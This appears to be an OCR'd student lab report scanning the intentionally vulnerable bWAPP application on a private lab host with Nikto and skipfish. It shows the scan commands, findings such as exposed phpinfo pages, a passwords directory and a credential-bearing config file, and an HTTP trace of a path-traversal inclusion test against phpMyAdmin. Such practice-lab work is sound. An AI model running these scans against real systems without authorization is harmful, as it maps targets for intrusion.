
Report Generated on 2025/11/06 at 11:52:51






```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.92.7/bWAPP -o nikto_bwapp.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.92.7
+ Target Hostname:    192.168.92.7
+ Target Port:        80
+ Start Time:         2025-11-06 11:58:56 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosi
+ /bWAPP/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.
+ /bWAPP/: The anti-clickjacking X-Frame-Options header is not present. See: https://d
+ /bWAPP/: The X-Content-Type-Options header is not set. This could allow the user age
  type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missi
+ Root page /bWAPP redirects to: portal.php
+ /bWAPP/robots.txt: Server may leak inodes via ETags, header found with file /bWAPP/r
ee: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
```

```
+ GET /bWAPP/passwords/: This might be interesting.
+ GET /bWAPP/stylesheets/: Directory indexing found.
+ GET /bWAPP/stylesheets/: This might be interesting.
+ GET /bWAPP/test/: This might be interesting.
+ GET /bWAPP/admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ GET /bWAPP/phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found.
  This gives a lot of system information. See: CWE-552:
+ GET /bWAPP/admin/phpinfo.php: Output from the phpinfo() function was found.
+ GET /bWAPP/admin/phpinfo.php: Immobilier allows phpinfo() to be run.
  See: https://vulners.com/osvdb/OSVDB:35877:
+ GET /bWAPP/config.inc: DotBr 0.1 configuration file includes usernames and passwords. See: OSVDB-5092:
+ GET /bWAPP/install/install.php: Install file found.
+ GET /bWAPP/install.php: install.php file found.
+ GET /bWAPP/login.php: Admin login page/section found.
+ GET /bWAPP/test.php: This might be interesting.
```


Session Actions Edit View Help
Welcome to skipfish. Here are some useful tips:
1) To abort the scan at any time, press Ctrl-C. A partial report will be written to the specified location. To view a list of currently scanned URLs, you can press space at any time during the scan.
2) Watch the number requests per second shown on the main screen. If this figure drops below 100-200, the scan will likely take a very long time.
3) The scanner does not auto-limit the scope of the scan; on complex sites, you may need to specify locations to exclude, or limit brute-force steps.
4) There are several new releases of the scanner every month. If you run into trouble, check for a newer version first, let the author know next.
More info: http://code.google.com/p/skipfish/wiki/KnownIssues
Press any key to continue (or wait 60 seconds)...



Session Actions Edit View Help
skipfish version 2.10b by lcamtuf@google.com
- 192.168.92.7 -
Scan statistics:
Scan time : 0:00:47.729
HTTP requests : 5888 (126.5/s), 5166 kB in, 2013 kB out (150.4 kB/s)
Compression : 0 kB in, 0 kB out (0.0% gain)
HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
TCP handshakes : 65 total (108.1 req/conn)
TCP faults : 0 failures, 0 timeouts, 1 purged
External links : 178 skipped
Reqs pending : 1141
Database statistics:
Pivots : 163 total, 3 done (1.84%)
In progress : 145 pending, 10 init, 2 attacks, 3 dict
Missing nodes : 0 spotted
Node types : 1 serv, 57 dir, 21 file, 0 pinfo, 42 unkn, 42 par, 0 val
Issues found : 21 info, 0 warn, 1 low, 0 medium, 0 high impact
Dict size : 140 words (140 new), 14 extensions, 256 candidates
Signatures : 77 total


File Edit View Go Bookmarks Help
kali
bwapp
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
armitage-tmp
bwapp
crack
Public
remote_hash
Templates



Issue type overview - click to expand:


- **Signature match detected (higher risk)** (2)
  1. http://192.168.92.7/phpmyadmin/libraries/engines/berkeleydb.lib.php [show trace +]
     Memo: PHP inclusion errors (during traversal tests) (sig: 51001)
  2. http://192.168.92.7/phpmyadmin/libraries/export/excel.php [show trace +]
     Memo: PHP inclusion errors (during traversal tests) (sig: 51001)
- **Incorrect caching directives (higher risk)** (7)
- **Interesting server message** (51)



HTTP trace - click this bar or hit ESC to close
=== REQUEST ===
GET /phpmyadmin/libraries/engines/berkeleydb.lib.php HTTP/1.1
Host: 192.168.92.7
Accept-Encoding: gzip
Connection: keep-alive
User-Agent: Mozilla/5.0 SF/2.10b
Range: bytes=0-399999
Referer: http://192.168.92.7/
Cookie: PHPSESSID=44e2709bd6361e60251742d758585441; pmaCookieVer=4; phpMyAdmin=6gMJW4pXU3XBvIdqy7it0SAu016; pma_fontsize=del
pma_lang=deleted; pma_charset=deleted; pma_collation_connection=deleted; pma_theme=deleted; SESSa7e8757c6c06a2ffac5e74b1175a
SQLiteManager_currentLangue=steal_stuff
=== RESPONSE ===
HTTP/1.1 200 Partial Content
Date: Thu, 06 Nov 2025 07:41:33 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Range: bytes 0-698/699
Content-Length: 699
Keep-Alive: timeout=15, max=57
Connection: Keep-Alive
Content-Type: text/html


Warning: include_once(./libraries/engines/bdb.lib.php) [function.include-once]:
phpmyadmin/libraries/engines/berkeleydb.lib.php on line 10


Warning: include_once() [function.include]: Failed opening './libraries/engines/bdb.l
libraries/engines/berkeleydb.lib.php on line 10


Fatal error: Class 'PMA_StorageEngine_bdb' not found in /usr/share/phpmyadmin/libraries/engines/berkeleydb.lib.ph
lass 'P!
=== END OF DATA ===

